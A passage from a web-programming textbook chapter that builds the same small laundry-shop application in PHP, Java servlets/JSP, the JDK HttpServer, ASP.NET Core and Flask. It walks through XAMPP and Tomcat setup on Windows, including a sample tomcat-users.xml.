[12] Microsoft, *Install .NET on Windows, Linux, and macOS*. [Online]. Available: https://learn.microsoft.com/dotnet/core/install/

[13] Microsoft, *C# Dev Kit* (Visual Studio Code extension `ms-dotnettools.csdevkit`). [Online]. Available: https://marketplace.visualstudio.com/items?itemName=ms-dotnettools.csdevkit

[14] Microsoft, *Razor Syntax Reference for ASP.NET Core*. [Online]. Available: https://learn.microsoft.com/aspnet/core/mvc/views/razor

[15] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[16] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," RFC 9110, IETF, Jun. 2022.

[17] W3C, *Accessible Rich Internet Applications (WAI-ARIA) 1.2*, W3C Recommendation, Jun. 2023.

[18] Microsoft, *Razor Pages Architecture and Concepts in ASP.NET Core*. [Online]. Available: https://learn.microsoft.com/aspnet/core/razor-pages/

[19] A. Lock, *ASP.NET Core in Action*, 3rd ed. Shelter Island, NY, USA: Manning, 2023.

[20] Microsoft, *ASP.NET Page Life Cycle Overview* (ASP.NET Web Forms, .NET Framework 4.8). [Online]. Available: https://learn.microsoft.com/previous-versions/aspnet/ms178472(v=vs.100)

[21] Pallets Projects, *Flask Documentation (3.1.x)*. [Online]. Available: https://flask.palletsprojects.com/

[22] The PHP Group, *PHP Manual: Built-in Web Server*. [Online]. Available: https://www.php.net/manual/en/features.commandline.webserver.php

[23] Oracle, *Package com.sun.net.httpserver* (Java SE 21 API). [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/jdk.httpserver/com/sun/net/httpserver/package-summary.html

Chapter 10

Three Systems Demonstrated: PHP, JSP, and ASP.NET

By the end of this chapter you will have built the same small piece of Profitina Laundry five times, and you will be able to read any one of the five and point at its twin in the other four. The piece is small on purpose: an employee logs in with a hashed password, looks up customers by name or phone, creates a bill, and opens the bill's own page. It is built in PHP 8 with PDO; in Jakarta Servlets with JSP views, as a web archive for Tomcat; on the web server that ships inside every JDK; in ASP.NET Core Razor Pages on .NET 10; and in Python with Flask. For each one you will know how a request travels from the network to your code and back, how an address such as `/bills/B2954` is turned into a call to a particular function, how the page is drawn from a template, where the login is remembered between requests, how the database is reached, where the settings live, and how the thing is put on a real server — XAMPP and Apache, Tomcat, Kestrel behind IIS, or gunicorn. One test program, written once in Python with nothing but the standard library, is run against every server that can run in this book's build, and it gives every one of them the same eighteen checks. The chapter ends with an honest comparison and a discussion of which system to choose, and why the answer is almost never about the language.

10.1 Where We Left Off

Three chapters of this book each taught one way of putting a program behind a web page. Chapter 3 and Chapter 5 taught PHP: a file that the web server hands to an interpreter, with MySQL behind it through PDO. Chapter 7 taught Java: a class that a servlet container such as Tomcat creates once and calls for every request, with JSP pages as the views. Chapter 9 taught ASP.NET: the Web Forms model of the early 2000s as history, and ASP.NET Core Razor Pages on .NET 10 as the way the same ideas are written today.

Each of those chapters was, necessarily, about one system at a time. That is the right way to learn a system, and the wrong way to understand the web. When you learn one system you cannot tell which of its habits are *the web* and which are *that system*. Is it the web that makes you escape text before putting it into a page, or is it PHP? Is it the web that needs a session cookie, or is it Tomcat? Is a "route" an idea, or a Flask decorator?

This chapter answers those questions by experiment. It builds one feature set five times and puts the five side by side. Where all five do the same thing, that thing is the web, and you should learn it so well that you would do it in a language you have never seen. Where they differ, the difference is a design decision somebody made, and you should know what it buys and what it costs.

Three promises before we start.

Nothing is claimed that did not happen. Four of the five versions ran in this book's build machine and were tested over real HTTP by the same test program; their printed output is quoted exactly. The servlet and JSP version was compiled against the Jakarta Servlet 6.0 API and packaged into a WAR file, but it was not deployed, because Tomcat cannot be downloaded in the

build environment; the chapter says so every time it matters, and shows you the steps you run yourself.

The case is real. The data is the Profitina Laundry sample database of Chapter 5 — three outlets, fourteen employees, 256 customers, 2,953 bills — and the passwords are the PBKDF2 hashes stored in it, the same hashes every Laundry track verifies.

The feature set is identical. Not "roughly the same": the same addresses, the same status codes wherever the frameworks allow, the same messages letter for letter, and the same HTML structure, so that one program can test them all and so that when a difference does appear, it is worth talking about.

10.2 One Feature Set, Five Builds

10.2.1 What we build

The feature set is the smallest slice of the Laundry that still has every part a real web application has: a login, a list with a search, a form that writes to the database, and a page that reads one record. **Table 10.1** is its complete specification. Every version implements exactly these rows and nothing else.

Table 10.1 The complete feature set, the same in every version. A "redirect" is a 302 or a 303 response with a `Location` header; which of the two each system sends is itself one of the chapter's findings.

Method and address	Who may use it	What happens	Answer
`GET /login`	anyone	the login form, with a hidden anti-forgery token	200
`POST /login`	anyone	check e-mail and password against the stored PBKDF2 hash	redirect to `/customers`, or 401 with "Wrong e-mail or password."
`POST /logout`	logged in	forget the login	redirect to `/login`
`GET /customers?q=…`	logged in	customers whose name or phone contains `q`; the count, and the first 20	200
`GET /bills/new`	logged in, not a washer	the new-bill form	200, or 403 for a washer
`POST /bills/new`	logged in, not a washer	check the form; if valid, insert the bill and its first status-log row in one transaction	redirect to `/bills/<id>`, or 422 with the messages
`GET /bills/<id>`	logged in	the bill, its customer, service, charge, outlet and cashier	200, or 404
any `POST` without the right token	—	refused before any page code runs	403 (or 400, Section 10.10)
any page but `/login`, not logged in	—	sent to the login page	redirect to `/login`

Read the table as a contract between the pages and the outside world. It says nothing about PHP, Java, C# or Python. It says what a browser sends and what it gets back. That is the only thing a browser can ever know about a server, and it is why five programs in four languages can be tested by one test.

Three rules of the shop sit behind the table and are enforced in the same way by every version.

Roles. The role of an employee is not stored; it is worked out from the `Employee` row, exactly as Chapter 5 defined it. An employee with no supervisor (`spv_id` is empty) is the **owner**. An employee whom somebody else names as supervisor is a **supervisor**. Everyone else is a **cashier** if their section is `transaction`, and a **washer** if it is `wash`. Washers wash; they do not take new bills from customers, so the new-bill form refuses them.

A valid bill. The customer id must look like `C0001` and must exist. The service must be one of the twelve in the price list. The units — kilograms, items or pairs, depending on the service — must be a whole number from 1 to 100. The rack, where the bag waits on the shelves, must be one of `A01` to `C20`: three rows of twenty. Everything the employee typed is trimmed and upper-cased where that makes sense, so that `c0001` and `a05` are accepted as `C0001` and `A05`.

The charge. The amount charged is the service's price per unit times the number of units, copied into the bill when it is created, so that a later price change never rewrites history:

$$\text{charged} = \text{price per unit} \times \text{units} \tag{10.1}$$

With Equation (10.1), three kilograms of express wash-and-fold (service `S0002`, Rp 12.000 per kilogram) cost $12000 \times 3 = 36000$, written Rp 36.000 with the Indonesian thousands separator. That is the bill every version creates in its test, and "Rp 36.000" is the text the test looks for on the bill page.

10.2.2 Five builds of it

Table 10.2 lists the five builds. Each has its own folder under `Chapter10/`, its own port in the range 9000–9099 reserved for this chapter, and its own way of being started. They all read the same database, `Chapter10/data/laundry.db`, a copy of the Laundry sample database, except the ASP.NET version, whose reason is explained in Section 10.8.

Table 10.2 The five builds of this chapter. The two Java builds share one package of model, database and rule classes; the others are self-contained.

Folder	System	Port	Started with	Ran in this book's build
`php/`	PHP 8.4 + PDO, templates in plain PHP	9001	`php -S 127.0.0.1:9001 -t public public/index.php`	yes
`java/servlet/`	Jakarta Servlet 6 + JSP 3.1 + JSTL, a WAR for Tomcat 11	8080 (Tomcat's)	`./build.sh`, then deploy `dist/ROOT.war`	compiled and packaged; not deployed
`java/httpserver/`	the JDK's `com.sun.net.httpserver` + JDBC	9002	`./run.sh`	yes
`aspnet/`	ASP.NET Core Razor Pages, .NET 10	9003	`dotnet run`	yes
`python/`	Flask 3 + Jinja2 + `sqlite3`	9004 (9005 under gunicorn)	`python app.py`	yes, and under gunicorn

The folder also holds the pieces that belong to no single build:

```
Chapter10/
  data/laundry.db          the Laundry sample database (SQLite), copied, never edited in
place
  data/csv/*.csv           the same tables as CSV, for the ASP.NET build (Section 10.8)
  static/                  style.css and the official Profitina logo, copied into every
build
  acceptance/acceptance.py the one test for all builds (Section 10.10)
  php/  java/  aspnet/  python/
  README.md  VERIFIED.md   how to run everything; exactly what ran here
```

Figure 10.1 is the result, photographed. It is the page of the bill that the test creates, as four of the five servers drew it, after the same login and the same form. Only the small badge in the header, which each build uses to say which system answered, tells them apart.




Figure 10.1 Bill B2954 as four different systems drew it: PHP (top left), the JDK HttpServer (top right), ASP.NET Core Razor Pages (bottom left) and Flask (bottom right). Same database, same form input, same HTML and stylesheet; only the badge differs.

10.2.3 How the code is arranged, in every build

Before looking at any one system, fix the shape in your mind, because every build has the same four layers, and the names are deliberately the same:

1. **Rules** — the shop's rules: the role of an employee, the checks on a new bill, how to write rupiah. Plain functions with no web and no SQL in them, so that they can be read, tested and changed without starting a server. PHP `src/rules.php`, Java `laundry.core.Rules`, C# `Rules.cs`, Python `rules.py`.
2. **Store** — every SQL statement, in one class or module, each with bound parameters. PHP `src/Store.php`, Java `laundry.core.Store`, C# `Data/IStore` with two implementations, Python `store.py`.
3. **Pages** — the code that runs for one address: read the request, ask the rules and the store, choose a response. PHP `src/pages.php`, the servlets, the `Main` methods of the HttpServer build, the Razor `PageModel` classes, the Flask view functions.
4. **Views** — the HTML, with holes for values: PHP templates, JSP pages, Java text blocks, Razor `.cshtml` files, Jinja2 templates.

This is the Model–View–Controller arrangement of Chapter 7, and it is not an accident of this chapter. Every system you will meet has these four layers, whatever it calls them; a system that makes you mix them is making your life harder, and one that forces them apart is doing you a favor.

> **THE KEY INSIGHT.** Put the rules where no framework can reach them. `rules.py`, `rules.php`, `Rules.java` and `Rules.cs` are four spellings of one set of decisions, and none of them imports anything from a web framework. That is what makes it possible to change frameworks — or to keep five of them in step — without changing what the shop's rules are.

10.3 The Three Servers on One Windows Machine

Before any code, the servers. For many years the classic way to demonstrate PHP, JSP and ASP.NET was on one Windows laptop: XAMPP for Apache, MySQL and PHP, the Tomcat that XAMPP carries for JSP, and Microsoft's own Internet Information Services (IIS) for ASP.NET. This section walks that setup screen by screen, because every one of those screens still appears on students' laptops, and because each one teaches something about what a web server *is*. The Windows-only screens come from older releases — XAMPP 7, Tomcat 7, the .NET 8 installer, Visual Studio 2022 — with numbered markers that the captions explain; the download pages are redrawn with the versions current in September 2026; and every step that runs on any system was run again for this edition on .NET 10, with its real output printed. Where the old way no longer fits this book's code, the section says so and points to the way that does.

10.3.1 XAMPP: Apache, MySQL and PHP in one installer

XAMPP is a bundle: one installer that puts Apache, MariaDB (the MySQL fork), PHP and a few other servers into one folder, already configured to work together. Chapter 5 introduced it; here we install it with one lesson in mind, the lesson of **Figure 10.2**.

XAMPP downloads apachefriends.org, as of September 2026

XAMPP for Windows

Version	PHP	Size	
8.2.12	PHP 8.2.12	149 MB	Download (64 bit)
8.1.25	PHP 8.1.25	148 MB	Download (64 bit)
8.0.30	PHP 8.0.30	144 MB	Download (64 bit)

XAMPP for Linux

Version	PHP	Size	
8.2.12	PHP 8.2.12	151 MB	Download (64 bit)
8.1.25	PHP 8.1.25	153 MB	Download (64 bit)
8.0.30	PHP 8.0.30	151 MB	Download (64 bit)

XAMPP for OS X

Version	PHP	Size	
8.2.4	PHP 8.2.4	150 MB	Download (64 bit)
8.1.17	PHP 8.1.17	151 MB	Download (64 bit)
8.0.28	PHP 8.0.28	150 MB	Download (64 bit)

Windows 8.2.12 bundles Apache 2.4.58, MariaDB 10.4.32, PHP 8.2.12, phpMyAdmin 5.2.1 and Tomcat 8.5.96 (a javax-era Tomcat).

Figure 10.2 The XAMPP downloads at apachefriends.org as of September 2026, redrawn: 8.2.12 (PHP 8.2.12, released in November 2023) is still the newest installer for Windows and Linux, 8.2.4 for OS X [1]. Take the newest, and note which PHP version it carries.

The installer suggests `C:\xampp`. Do not install it under `C:\Program Files` or `C:\Program Files (x86)`: Windows protects those folders, and servers that need to write logs, session files and databases into their own folder fail there in confusing ways. Choose a plain folder you own, such as `D:\Program\xampp` in **Figure 10.3**.




Figure 10.3 XAMPP installed in `D:\Program\xampp` (1), a folder with no spaces and no Windows protection. `xampp-control.exe` (2), selected, is the control panel; the folders beside it, such as `htdocs` (3), belong to the servers themselves.

`xampp-control.exe` opens the control panel of **Figure 10.4**. Each row is one server program that XAMPP can start and stop for you: **Apache**, the web server that runs PHP; **MySQL**, which is really

MariaDB; **FileZilla**, an FTP server; **Mercury**, a mail server; and **Tomcat**, the Java servlet container. For this chapter only Apache, MySQL and, for a moment, Tomcat matter.




Figure 10.4 The XAMPP control panel, nothing started yet: (1) one row per server, (2) its *Start* button, (3) the log's warning that the panel is not running with administrator rights, which only matters if you want to install the servers as Windows services.

Press **Start** on the Apache row. **Figure 10.5** shows the result on the machine these pictures come from: Apache is green, has two process ids, and listens on ports 443 and **9090**. Port 80 is the default for HTTP, but on that machine something else already held it, so Apache's `Listen` line in `httpd.conf` had been changed to 9090 — exactly the fix Section 5.2.7 describes. On your machine it will probably say 80 and 443.




Figure 10.5 Apache running under XAMPP (1), with two process ids (2), on ports 443 (HTTPS) and 9090 (HTTP) (3). A port is simply a number the operating system uses to deliver network traffic to the right program; two programs cannot listen on the same one.

Apache's **document root**, the folder whose files it serves, is `htdocs` inside the XAMPP folder (**Figure 10.6**). A file `htdocs\hello.php` answers at `http://localhost/hello.php` (or `http://localhost:9090/hello.php` on the machine in the picture). This one fact — *a URL names a file under the document root* — is the whole of classic PHP's routing, and Section 10.5 will show why this chapter's PHP build deliberately does something different.




Figure 10.6 `D:\Program\xampp\htdocs` (1, 2), Apache's document root. Each folder here is reachable by its name: `htdocs\webpro\` (3) answers at `http://localhost/webpro/`.

Open `http://localhost/` (with the port, if you changed it) and XAMPP's own dashboard answers (**Figure 10.7**). It is a PHP application in `htdocs\dashboard`; seeing it proves that Apache runs and that it hands `.php` files to PHP.




Figure 10.7 The XAMPP dashboard at `localhost:9090/dashboard/` (1), served by Apache and PHP. The menu leads to phpinfo (2) and to phpMyAdmin (3); the heading (4) names the installed XAMPP version.

The dashboard's **phpMyAdmin** link (**Figure 10.8**) needs the database server, so start MySQL in the control panel first; **Figure 10.9** shows it running on its usual port, 3306.




Figure 10.8 The dashboard's phpMyAdmin link (1); the status bar (2) shows its address, `localhost:9090/phpmyadmin/`.




Figure 10.9 Apache and MySQL (MariaDB) both running (1). Port 3306 (2) is where programs — phpMyAdmin, PHP's PDO, a Java JDBC driver, a Python client — connect to the database.

Figure 10.10 is phpMyAdmin itself: a database client written in PHP and used from the browser. The list on the left holds the databases on the server. Loading the Laundry schema and seed data into a database called `profitina_laundry` is done here exactly as Section 5.6.1 describes; this chapter's PHP build then reaches it by changing one setting (Section 10.5.7).




Figure 10.10 phpMyAdmin, connected to the local MariaDB server over TCP (4). The list on the left (1) holds the databases; the *Databases* tab (2) creates one; *SQL* (3) runs any statement; *Import* loads a `.sql` file such as `schema.mysql.sql`.

10.3.2 Tomcat inside XAMPP, and why this book does not use it

XAMPP also carries Apache Tomcat. Starting it from the panel and opening `http://localhost:8080/` gives the welcome page of **Figure 10.11**; the Tomcat row of the panel (**Figure 10.12**) shows its three ports.




Figure 10.11 The Tomcat that an older XAMPP carried, version 7.0.92 (1), answering on port 8080 (2), with its three management buttons (3). Its version number decides which Java packages your servlets must import.




Figure 10.12 Tomcat started from the XAMPP panel (1), on ports (2) 8005 (the shutdown port), 8009 (the AJP connector, for putting Apache in front of Tomcat) and 8080 (HTTP).

Look at the version in **Figure 10.11**: 7.0. Every Tomcat before version 10 implements the old `javax.servlet` API; Tomcat 10 and later implement `jakarta.servlet`. The servlets of Chapter 7 and of this chapter import `jakarta.servlet.*`, so on the Tomcat inside XAMPP they would not even be found, and every address would answer 404 (Section 7.2.5 tells the whole story of the rename). XAMPP's current release for Windows, 8.2.12, still carries Tomcat 8.5.96, a Tomcat from the `javax` era whose branch reached its end of life on 31 March 2024 [1], [2]. For this chapter, therefore, install Tomcat 11 on its own, as Section 7.3.3 describes step by step; it takes five minutes, and it needs a JDK 17 or newer.

The rest of the Tomcat screens are the same in every version, and they are worth knowing because they are how a Tomcat is operated. After installation Tomcat has *no users*: the management pages refuse everyone. Users are added in `conf\tomcat-users.xml` (**Listing 10.1**).

Listing 10.1 `conf/tomcat-users.xml` with the four management roles and one user, `admin`, who holds them all. Checked as well-formed XML; not deployed here, because Tomcat could not be downloaded on the build machine. On any machine that others can reach, use a long password of your own and give each role only to whoever needs it.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- conf/tomcat-users.xml: who may use Tomcat's management pages. After installation the
     file defines no users, so Server Status, Manager App and Host Manager refuse everyone.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
  <role rolename="manager-gui"/>     <!-- Server Status and Manager App, in the browser -->
  <role rolename="manager-script"/>  <!-- the Manager's text interface, for scripts -->
  <role rolename="manager-jmx"/>     <!-- the JMX proxy -->
  <role rolename="admin-gui"/>       <!-- Host Manager, in the browser -->
  <!-- One user with every role: acceptable on your own laptop only. Anywhere else, give
each
       role only to whoever needs it, and choose a long password of your own. -->
  <user username="admin" password="choose-a-long-passphrase"
        roles="manager-gui,manager-script,manager-jmx,admin-gui"/>
</tomcat-users>
```

